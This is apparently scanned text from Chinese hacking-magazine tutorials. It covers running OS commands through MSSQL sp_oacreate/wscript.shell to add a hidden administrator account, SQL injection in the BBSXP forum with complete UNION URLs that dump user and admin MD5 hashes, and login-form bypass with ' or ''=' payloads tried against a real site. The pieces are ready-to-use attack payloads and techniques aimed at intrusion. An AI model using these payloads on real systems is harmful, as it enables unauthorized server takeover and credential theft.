Declare @o int, @f int, @t int, @ret int ,@a int
exec sp_oacreate 'scripting.filesystemobject', @o out
——这两行代码是建立SQL的文本对象
exec sp_oamethod @o, 'createtextfile', @f out,'c:\docume~1\alluse~1\「开始」菜单\程序\启动\a.vbs', 1
——在启动菜单里写入a.vbs，当然这里只支持中文
exec @ret = sp_oamethod @f, 'writeline', NULL,'set wshshell=createobject("wscript.shell")'
——单引号里的都是a.vbs的内容，要一行一行的写，下同。
exec @ret = sp_oamethod @f, 'writeline', NULL, 'a=wshshell.run ("cmd.exe /c net user user1 123 /add",0)'
exec @ret = sp_oamethod @f, 'writeline', NULL, 'b=wshshell.run ("cmd.exe /c net localgroup administrators user1 /add",0)'
——a.vbs内容结束
```

按照作者的说法，执行查循后会在服务器的启动程序里写入一个a.vbs脚本，等服务器重启就可以添加一个user1密码为123的用户，可是要等服务器重启，要到哪一天啊?!

对着这段代码我是上看、下看、左看、右看，你还别说真看出点什么了。这个脚本用Sp_oamethod来调用OLE对象的Writeline方法，突然灵光一闪，我能不能用Sp_oamethod来执行CMD命令呢? 赶紧找出"SQL Server联机丛书"，其中对Sp_OAMethod描述如下:

```
sp_OAMethod
调用 OLE 对象的方法。
语法
sp_OAMethod objecttoken,
    methodname
    [, returnvalue OUTPUT]
    [ , [ @parametername = ] parameter [ OUTPUT ]
    [...n]]
参数
objecttoken
是先前用 sp_OACreate 创建的 OLE 对象令牌。
methodname
是要调用的 OLE 对象的方法名。
```

用WScript.Shell对象的Run方法来运行Cmd.exe不就可以执行CMD命令了吗? 于是构造如下语句

```
DECLARE @cmd INT
EXEC sp_oacreate 'wscript.shell',@cmd output
EXEC sp_oamethod @cmd,'run',null,'cmd.exe /c net user renwoxin$ test /add','0','true'
```

> **小提示** 上面语句的详细解释是:
>
> 用Sp_OACreate创建OLE对象Wscript.Shell的令牌。
>
> 用Sp_oamethod调用Wscript.Shell的Run方法来执行CMD语句;添加用户renwoxin$，密码为test。"0"和"true"是RUN方法的参数:"0"可选。表示程序窗口外观的整数值，表示语句执行时隐藏CMD窗口，如果不加的话，在服务器上会有一个DOS窗口闪一下，容易暴露;"true"可选。布尔值，表示在继续执行脚本中的下一条语句之前，脚本是否等待执行完程序。如果设为True，则在执行完程序后才执行脚本，RUN方法返回由程序返回的任何错误代码。如果设为False(默认值)，则RUN方法将自动在启动程序后立即返回0(不是错误代码)。

上面的代码执行后，SQL查询分析器返回一个0值，这表示执行成功了，再将renwoxin$提升为管理员


```
DECLARE @cmd INT
EXEC sp_oacreate 'wscript.shell',@cmd output
EXEC sp_oamethod @cmd,'run',null,'cmd.exe /c net localgroup administrators renwoxin$ /add','0','true'
```

这次又返回一个0值，还等什么，赶快从3389连过去看看，顺利进入! 大家肯定会想到这个RUN可以执行几乎所有的CMD命令，只是如果你要看到结果，就需要自己构造表来存储了，大家可以发挥自己的想象力了!

找到SQL安装目录下的Binn文件夹，发现其中的Xplog70.dll果然被删除了。再检查一下，用GetWebShell提交的ASP木马，内容居然是乱码! 反正是不能执行，到现在我还是想不通是为什么，希望大侠们能著文传授。到此文章也该结束了，希望能尽快看到大侠们的文章。

适合读者	ASP编写人员 入侵爱好者
前置知识	ASP代码阅读能力，基本MSSQL语法
难度等级	中

脚本小子： BBSXP的最新版本是5.0，之前很多的版本都有非常明显的安全问题，经过"黑客"们的一番折腾，好像新版本中剩下的能简单利用的SQL注入漏洞已经不多了，再次体现了安全上的进步归功于攻击者不懈努力的巧妙理论。很多朋友认为BBSXP写得不怎么样，从纯软件的评估角度来说，BBSXP基本上不合格。不过就国内论坛这一大块代码编写水平普遍低下的格局而言，它也不算最差的。BBSXP要想出人头地，急需的大概是一个整体设计方面的人才，而不是一路修修补补，堵那没完没了的漏洞。



BBSXP新漏洞三连发

文/ siglos

本文说的仅仅是部分注入方面的问题，跨站的漏洞太多，不说也罢，其他逻辑方面的错误，危害不是很大，既然不是软件分析，笔者在这里也就不花篇幅去废话了，直接切入正题吧！下面是3个BBSXP的漏洞分析及其利用。

一击必杀：LOG函数

先说个不痛不痒的问题 Setup.asp行238中的LOG函数。

这是一个古老的漏洞，Request.Servervariables("HTTP_USER_AGENT")可以被伪造，类似的漏洞在DVBBS和其他的论坛中曾经被人多次指出来过，而且还存在于相当一部分的诸如计数器、后台管理、统计程序中。当然，单就这一句话而言是不能判断这是个漏洞的，之前还应该先在所有的.asp文件中查找一下HTTP_USER_AGENT这个关键字。查询的结果是除了这个Setup.asp以外，没有任何地方包含，也就是说没有其他的地方对它进行过检查，显然就可以确认是一个漏洞了。

> **脚本小子：** 通过对所有代码的查询，所有调用了这个LOG函数的文件一共有10个左右，不出意外的话，这些地方都有可能触发这个漏洞。

这个漏洞对MSSQL版的BBSXP应该是一击必杀，不过对于Access版利用起来似乎不大可能。因为标准Insert操作的BNF范式在Values后面只能跟数据项，并不存在Where子句。具体在Access中怎样实现的Insert解释，我一点都不清楚，或许有其他的办法，反正我是没有去测试，太繁琐了，挤不出时间。如果你偶尔碰到了MSSQL版本的BBSXP，这个地方一点过滤都没有，可以尽情发挥，最简单的是直接执行Xp_cmdshell，如果不行的话，试试看Update来修改其中Clubconfig表的Adminpassword项，然后到后台去想办法也可以。

顺着LOG函数开始找，找到调用它的其他地方，粗略地看看，似乎全部都是只有Membercode大于3以上，也就是至少要是一个版主才能利用，这个漏洞的用处还是比较有限的。

> **脚本小子：** 这个漏洞同最开始华仔研究动网7 SQL版一样，也是需要斑竹权限才能利用(后来华仔有新的突破，用了其他办法，也就不存在这个利用起来非常麻烦的问题了)。如果你以前搜集过或者是通过跨站之类的方法得到了版主的MD5，那伪造Cookie也可以利用这个漏洞。

挑战管理员：Recycle.asp

寻找LOG函数的时候，顺便还能够看到另外的一处问题 在Recycle.asp中22行，这也是一个需要管理员身份才能利用的漏洞。有问题的代码片断是这样的:

```
if ""&Request("day")&"" < "2" and membercode < 5 then error2("只有社区区长才有权限清空 1 天前的帖子")
conn.execute("delete from [forum] where deltopic=1 and lasttime<"&SqlNowString&"-"&Request("day")&"")
```

在文件中搜索一下可以发现Request("day")似乎没有经过任何判断就加到了一个SQL语句中。前面关于用小于号与字符串"2"比较的一条语句不能确保输入的DAY是一个整型变量，如果你是社区区长，这一点就不必了，DAY只要是正常的数字加空格开头的串(因为后面的SQL语句不能出错)即可，至于怎么利用嘛，我想大家经常看书动手，这样的东西基本上是难度为零的事情: 对于Access直接可以猜(任何地方)，对于MSSQL，加个冒号然后修改管理员密码还是直接调用存储过程就看个人爱好的问题了。

> **小提示** 事实上这里的小于符号和标准C函数中的Strcmp是一个性质，只要输入的DAY是一个以ASCII码在2之后的任何字符开头的字符串，都可以避开只有社区区长才能操作的限制。

上面这两个漏洞似乎都是要有一定的权限才能触发的漏洞，利用起来有些困难，倘若碰巧你就是版主一类的身份，而且有不得不去利用漏洞的理由，那么可以稍

微花点功夫来看一下，因为出现的情况都很简单，这里就不多废话了。类似的问题也许还在其他一些文件中有出现，有时间有精力的话，你也不妨看看。

一步登天 Usertop.asp

再说一个从很久以前就有的问题吧，就是在Usertop.asp中的那个Order，多年前它就是个麻烦了。这个漏洞在不同的情况下可以有着很多奇妙的用法，按照具体的环境，我们由简单到复杂慢慢介绍如下，也算今天此文的重头戏吧！

先是关于这个漏洞的描述，在文件Usertop.asp具体有问题的代码片断是这样的：

```
Order=HTMLEncode(Request("Order"))
sql="select * from [user] Order by "&Order&" Desc "
```

很多朋友觉得上面的代码好像是过滤了吧？其实它是没用的。HTMLEncode干了些什么事情呢？再看看Setup.asp中对它的定义：

```
fString=replace(fString,";","&#59;")
fString=replace(fString,"<","&lt;")
fString=replace(fString,">","&gt;")
fString=replace(fString,"\","&#92;")
fString=replace(fString,"--","&#45;&#45;")
fString=replace(fString,"'","&#39;")
fString=replace(fString,CHR(34),"&quot;")
fString=replace(fString,vbCrlf,"<br>")
```

脚本小子：上面的函数规定我们不能使用的字符有冒号、大于和小于号、反斜杠、两个减号（MSSQL中的注释符号）、单双引号以及回车符。结合到实际的情况，上面的过滤都是相当有针对性的，不过在明眼人的眼中过滤是不灵的。

首先来看看最简单的在MSSQL下的情况。对冒号加两个减号以及对回车的过滤显然是针对结束一条查询语句这个动作的，写代码的人想当然地以为没有了这些东西，别人就不可以另起一条查询语句？！再加上MSSQL对查询BNF范式的实现是规定了Order by后面仅仅只能跟列名而已，好像没什么问题了？实际情况呢？VBScripts中的VbCrlf只是我们敲键盘的时候按下Enter键出来的字符（两个），而真正的回车符和换行符（对应ASCII码的0x0a和0x0d）却不在这个过滤范围之内，而且能够被MSSQL在解析查询语句的时候正确的识别。

小知识：VBScripts中的VbCrlf和真正的回车符和换行符（对应ASCII码的0x0a和0x0d）的不同可以简单地做个试验：在MSSQL查询分析器中先输入一个Select * from sysobjects，然后不要按回车，而是按住键盘上的Alt，然后依次按小键盘上面的10，然后放开，接下来再随便输入一行，比如Select 1，选择执行，看到结果了吗？两个结果，第一个是Sysobjects中的所有内容，第二个是一个单独的1。

要是想利用的话，Order赋值为任意一个列名，比如Username、Userpass等，然后加上0x0a，接下来就是随意发挥了。记住最后要把那个"desc"给闭合掉，因为不能注释，最后还须来一个查询语句让最后这个"desc"不出错。

说到这里多废话几句，空格也是没有过滤的，如果过滤了的话可以考虑用制表符Tab，也就是0x09，如果这个再过滤掉了，换一对闭合的注释符"/**/"，如果再注释掉，那就要视情况而定了。反正你总是能够找出方法来避开，因为过滤实在不是一个好方法。

MSSQL中Union不能跟在Order by子句后面，这个同样可以在查询分析器中做个实验，但是Access中Union是可以跟在Order by子句后面的。也许是两者在实现上是不一样的，我的猜测是MSSQL把Union子句作为查询的一个部分来解释，而Access把这种仅仅作为查询结果集合的操作。不管怎样，在Access下面，我们可以寻找出更加简便（相对而言）的一次性得到比较多的（为什么不是全部，后面会解释原因）用户MD5的方法。

看看可注入的地方的前面半截是什么，这是一个从User表中选取所有内容的操作，如果要Union，后面得跟上有相同列以及列类型的查询。另外，后面的查询还要与前面的查询结果有着不同的结果，不然Union后等于什么都没有做。想来想去，其实可以利用网页上显示的内容来显示一些敏感字段（密码），比如Userhome，只要把Select userpass as userhome就可以了，当然，完整的查询语句有点长，下面是我在自己的机器上用BBSXP 5.0sp2来做实验时候的URL，应用在服务器或是不同版本BBSXP上的时候，要注意返回字段一定要与前面的查询相同，毕竟不同的版本User表是不太一样的。

```
http://127.0.0.1/bbsxp/usertop.asp?Order=id%20asc%20union%20select%2055,username,userpass,membercode,usermail,userpass%20as%20userhome,question,answer,honor,realname,birthday,sex,country,province,city,blood,character,belief,occupation,faction,consort,college,marital,education,personal,sign,friend,newmessage,posttopic,postrevert,deltopic,goodtopic,money,savemoney,userlife,experience,degree,regtime,landtime,savetime,userpass%20as%20userface,userphoto,userqq,icq%20from%20[user]%20Order%20by%20id
```

倘若注册用户不多的话，在第一页可以看到有的用户在"主页"这一栏上面有个小房子，如果用鼠标指上去，在IE的状态栏中可以看到这个人经过MD5加密后的密码（想当初脚本小子在测试的时候就被这种利用方式给唬住了，半天说不出话来）。

这个时候"翻页"不再能用，如果你要看后面几页的东西，需要自己指定页数，方法是在URL上自己指定Topage的值，一次性翻到后面几页就可以看到了。这个查询也可以加上Where，结果就是具体到某些人头上，比较有用。

脚本小子：上面介绍的利用方法有一个比较明显的缺陷，那就是在Union之前，Usertop.asp就已经计算好了总共的页数，你只有翻到最后一页才能看到一小部分有密码显示为主页的用户。有什么好的解决方法呢？我倾向于设定Union后面的条件，不知道还有没有更好的方法。

失败的情况这里也说说，那就是注册的用户刚好够整数页，没有多余的空间给你显示我们Union后的东西了。解决方法好办，再注册一个就行了，这样就又翻了一页。

到这里再多说一句，这个能够利用的一个必要条件是59行的那句:

```
Do While Not RS.EOF and i<pagesetup
```

这里有明显的逻辑错误。实际上在BBSXP中类似明显的逻辑错误是一抓一大把，编写代码的人本身对代码要完成的工作可能并不是特别清楚，所以导致了代码的模棱两可，尽管可以完成工作，但是代码本身是不正确的。关于这一点，有句话说得好:"普通人能编写出计算机能懂的代码，但只有聪明人才能编写出人能看懂的代码"，光计算机懂了并且执行结果似乎正确，对于合格的程序员来说，要求还是低了点。

得到后台管理密码的MD5很容易，把上面的稍微修改一下就可以，同样给个例子:

```
http://127.0.0.1/bbsxp/usertop.asp?topage=25&Order=userpass%20asc%20union%20select%2055,username,userpass,membercode,usermail,clubconfig.adminpassword%20as%20userhome,question,answer,honor,realname,birthday,sex,country,province,city,blood,character,belief,occupation,faction,consort,college,marital,education,personal,sign,friend,newmessage,posttopic,postrevert,deltopic,goodtopic,money,savemoney,userlife,experience,degree,regtime,landtime,savetime,userpass%20as%20userface,userphoto,userqq,icq%20from%20[user],[clubconfig]%20Order%20by%20id
```

到这里，差不多这个漏洞的简单利用方法已经说完了。相信看到文章的这个地方，你已经有办法去利用它了。接下来，我们对这个漏洞的利用方法作进一步的分析，看看我们还可以用其他什么样更加另类的方法来得到MD5。

我们先来看看如果将Order的值设定为Left(userpass,1)会出现什么问题。按照标准的查询BNF范式，Order by后面只能跟列名，但是很奇怪的是，这种提交的方法并不会产生错误，这也许是不规范的设计使然。记录下排名的情况，然后到数据库看看，出现了什么问题——对比一下每个用户的密码，真的是按照Userpass的第一位字母逆序排序了。

如果觉得上面还仅仅是一个猜想而不那么确定的话，不妨试试看把Order的值设定为Right(left(userpass,2),1)时候的情况。提交后，你可以发现也是按照密码的第二位逆序来排列的。这样我们就有了另外一个想法，直接利用这种方法来得到所有人的密码MD5!

坦白说，我还没有用这种想法来完整地猜测一个用户密码，因为有了前面的方法，它就显得太复杂了，不过在此还是可以简要的解释一下。首先，我们收集一些密码及其与MD5的对应值。如果我们要破解第一位，则从中选出MD5密码第一位分别为0~F的16个样本，作为密码到论坛中注册新用户。为了更加精确的判定，不妨每个样本注册2个用户，一个用户名取ASCII码尽可能小(比如0)，另一个用户名取ASCII码尽可能大(比如汉字)，都注册完毕以后(共32个)，然后将Order的值设定为Left(userpass,1),username提交(这样它就会首先按照密码第一位排序，然后按照用户名来再次内排序)。由于我们事先知道用户名与密码第一位的对应关系，首位相同的两个用户之间(前面关于用户名的设定使得这个尽可能的包含了)的用户，密码首位我们就可以确定为和包含它们的(我们注册的)用户密码首位相同。同样的道理，继续注册(也可以一定程度上利用前面注册过的用户)MD5后密码第N位可以确定的用户，就可以通过这样的排序来确定第N位的值了。反复的结果是所有的用户都可以用这种方法把MD5密码给解出来。

另外一个直观一点的办法是这样的:比如我的密码test对应的MD5首位为F(举例而已)，我们注册了a和z密码都是test，把Order的值设定为Left(userpass,1),username，提交后查看排序的情况，在用户a和用户z之间的所有用户，可以确定MD5首位是F。

这个方法比较慢，而且相当复杂，但却是不同于其他的，我们竟然可以利用合法查询来"解"出用户密码。"解"的关键在于收集大量的密码以及它们对应的MD5，然后从中筛选出可用的样本来注册。这一步现在来说根本就不算什么困难，写一个简单的ASP然后给定一些种子不断地计算，并且往数据库里面写就可以了。所以如果一旦限制了Order的提交长度(这是BBSXP常见的错误，但却是有效的手段)，我们依然有办法把所有人的MD5密码得到。

最后，我们来考虑进一步攻击的方法。如果Order仅仅能提交英文字符，我们能不能通过提交Order为Userpass来降低暴力破解的难度呢?答案是肯定的，但是需要的代价比较大。设想一下针对单独用户的情况(多个用户复杂度太高了)，我们可以注册MD5密码首位可控制的用户，同时设定Order为Userpass来准确的判断这个用户的首位是什么(多注册几个用户，然后用前面的方法也可以)。对于待破解的第二位，必须在第一位确定的情况下来控制，这样，我们要求生成的密码样本就要满足两个条件:MD5后首位固定为某个(和待破解的用户MD5密码首位相同)字符，其次是第二位可以控制。接着反复注册这样的用户来判断待破解用户的MD5密码第二位。值得指出的是，由第二位开始，生成样本的代价呈阶乘上升，BBSXP一共是32位的MD5，集合级的上升，到最后几乎就不可能了。

解决的方法:第一，拥有一个庞大的密码与MD5对应的数据库，降低选择样本的时间复杂度(这个据说已经有了，而且用途非常多);第二，在前面几位确定的情况下，结合暴力破解来猜测后面的几位。

这里只是粗略地谈了一下，很多细节，比如删除新注册的用户，以及如何高效地选取赝本等并没有涉及。另外，这个方法如果对于密码是明文的情况，是完全可行的，而且效率相当高，具体的原因很简单，有兴趣大家可以自己试着分析一下。

适合读者	脚本爱好者、入侵爱好者
前置知识	ASP代码阅读能力、基本SQL语法
难度等级	中

文/图 非常感觉



轻松绕过登录表单

在脚本入侵的过程中，相信每位朋友都面对过表单登录，特别是管理员后台登录界面。所以，我今天特别把以前自己在这方面的心得和方法写出来，和大家一起分享。

小知识 表单是用于实现网页浏览者与服务器之间信息交互的一种页面元素，它由表单控件和一般内容组成。它一般包括两个部分：一部分是HTML源代码用于描述表单（例如，域、标签和用户在页面上看见的按钮），另一部分是脚本或应用程序用于处理提交的信息（如CGI脚本）。不使用处理脚本就不能搜集表单数据。表单由文本域、复选框、单选框、菜单、文件地址域、按钮等表单对象组成，所有的部分都包含在一个由标识符标志起来的表单结构中。表单的种类有注册表、留言薄、站点导航条、搜索引擎等。

大体上来分，如果登录界面不需要输入验证码的话，我们入侵可以分为两类。一种是爆力破解账号，这是一种最原始的入侵方法，不过成功的机率不是很大。写一个程序，POST提交表单参数再比较返回的页面，就知道是否正确了。当然，账号和密码是以挂字典的方法来破解的（如小榕的溯雪基本原理就是那样），如果管理员的账号和密码不在字典中，那么就永远破解不出来了。所以一般是在实在没有办法的情况下才会出此下策，成不成功都是看运气成分居多。入侵其实是一种实力+运气的最好体现，如何体现自己的入侵能力呢？一起来看看下面的第二种方法。

第二种是通过脚本漏洞入侵，这是比较精彩的地方，我们一起来分析一下。

如果脚本存在漏洞，那么我们入侵服务器就变得就相对简单一些。登录表单永远是和数据库紧密的联系在一起的，拿到数据库的账号和密码就可以成功登录了，而通过注入当然可以拿到账号和密码。这也是一种方法，不过如果要更灵活的运用，我们用不着那么麻烦，来看看最古老的方法吧。

从单引号着手，先看下图1 吧。

如果没有过滤单引号，那么我们在账号和密码输入框中输入"'or ''='（不包括引号，下同）"，多数情况下可以进入后台（是谁发现这个漏洞的？实在太经典了，让人受益匪浅）！为什么说是没有过滤单引号的时候"多数"情况下可以进入呢？意思是还有少数情况不能




图1

进入？对，这也将是我们今天分析的重点。先让大家来看看我的分析吧。GO……

通过"' or ''=' "进入后台，脚本代码是这么写的，看代码：

```
……
Dim Usernaem, password, sql
username = request。form("username")
password = request。form("password")
sql = "select * from admin where username='"&username&"' and password='"&password&"'"
……
```

直接把表单参数放到数据库中去查询，如果返回不是EOF、BOF，那么登录就成功，反之不成功。所以我们在账号和密码中输入" 'or ''='"放到数据库中去查询，将永远只拿到NOT（EOF OR BOF），也就是永远会存在记录的（除非数据库中没有记录，可能的机会万分之一），当然就顺利进入后台管理了。不过如果脚本不是这么写的，利用这种方法就不会成功。相信大家一定遇到过这种情况，明明没有过滤单引号，但是利用"' or ''='"进不了后台，这种情况就是脚本编写人员的另一种编程思路了。再来看我的分析，还是来先看代码：

```
……
Dim Usernaem, password, sql
username = request。form("username")
password = request。form("password")
sql = "select password from admin where username='"&username&"'"
rs。open sql, conn, 1, 1
if not (rs.eof or rs.bof) then
if rs("password")=password then
……登录成功
```

```
    end if
    end if
```

看完了代码，你应该明白其中的思路了吧？脚本编写人员先在数据库中去查找表单中提交的用户名，找到后再把数据库中的密码和表单中提交的密码相比较，如果表单中输入的密码和数据库中的密码相同，那么就登录成功。

面对这种情况，我们也是有办法的。想想表单参数中的账号参数是没有过滤单引号的，那么我们输入"' or ''='"会找到一条记录。脚本会取回找到的这条相应记录的密码，再和我们输入的密码进行比较，现在我们的关键就是不知道密码是多少了！用"'or ''='"永远是取得数据库的第一条记录，我们可以改变它的顺序取到我们想要的记录！看下面的一个表

username	password
Test	123456
admin	admin123
ms	mszr

上面是管理员表的记录，采用"'or ''='"取得的是第一条记录，如果我们在账号中输入"' or password='admin123' and ''='"，如果密码是正确的，得到的相应记录就是第二条记录，再在密码中输入admin123，我们就成功地进入了后台。不过这样做的前提是知道了密码，对于我们来说也有一定的困难，但是这也是一种思路，比如对方如果采用MSSQL数据库，我们就有机会拿到他的密码，让我们把密码给他爆出来吧。在账号中输入"' and password>1 and ''='"，通过爆字段值的方法，在IE中就返回了密码的值。现在有了密码就可以通过上面的方法进入了。再来换个思路，我们一样可以拿到账号名字，上面已经拿到密码了，现在我们就来拿他的账号，一样通过爆字段的方法来拿。输入"' or password='admin123' and username>1 and ''='"，在IE中爆出了账号，这样账号也就拿到了。有了账号和密码，我们就可以名正言顺地进入后台了！

上面我们分析了一大把，现在是时候让我们来消化消化了，多吃不消化可不是学习的好方法。在网上找个登录入口吧，随便找了一个，我在用户名和密码中先分别输入单引号，IE返回如图2所示。

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'

字符串 ''' 之前有未闭合的引号。

/login.asp，行185
```

图2

看到上面的提示，大家应该知道这是没有过滤单引号的情况下返回的错误信息，再进一步看看是哪个参数没有过滤。我现在只在账号中输入单引号，密码不输入，返回同样的结果。证明至少表单中的账号参数是没有过滤的。再来看看表单中密码参数是否过滤了，我现在在账号中输入1234，密码中输入一个单引号。返回用户名不存在的提示，如图3所示。

> **发生错误！**
>
> 用户名不存在！
>
> [返回]

图3

> **小提示** 一般说来账号没有过滤，密码也不会过滤，很多实际的情况下是先到数据库中去取回相应账号的密码，再进行比较。


证明密码字段是过滤的，要不然就是根本没有放到数据库中去查询。

